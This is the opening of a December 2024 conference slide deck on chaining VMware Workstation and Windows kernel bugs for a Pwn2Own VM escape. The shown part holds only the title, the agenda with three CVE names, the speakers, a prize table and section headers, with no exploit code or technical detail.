



DECEMBER 11-12, 2024  
BRIEFINGS


# **Guest Revolution: Chaining 3 bugs to compromise the Windows kernel from the VMware guest**

Speakers: Junoh Lee, Gwangun Jung

# Agenda

- 1. Introduction**
- 2. Pwning VMware Workstation**
  - VM escape overview
  - HGFS Uninitialized Heap Leakage (CVE-2024-22270)
  - VBluetooth URB Use-After-Free (CVE-2024-22267)
- 3. Windows Kernel Exploit**
  - Cldflt Heap Buffer Overflow (CVE-2024-30085)
  - Hunting Universal Heap Spray Object
  - Exploitation Strategy
- 4. Chaining Exploits**
- 5. Conclusion**

*Image by DALL·E*



# 1. Introduction

# Who are we ?



**Junoh Lee**  
Researcher  
@bbb1g12



**Gwangun Jung**  
Researcher  
@pr0ln



**theori**

# Pwn2Own 2024 Virtualization Category

*Targets:*

Target	Prize	Master of Pwn Points	Eligible for Add-on Prize
Oracle VirtualBox	\$40,000	4	Yes
VMware Workstation	\$80,000	8	Yes
VMware ESXi	\$150,000	15	No
Microsoft Hyper-V Client	\$250,000	25	Yes


*Available Add-on Prizes:*

Add-on Prize	Prize	Master of Pwn Points
Escalation of privilege leveraging a Windows kernel vulnerability on the host operating system.	\$50,000	5

## 2. Pwning VMware Workstation


# VM escape overview

## Type 1 and Type 2 hypervisors




# VM escape overview


## What is VM escape?



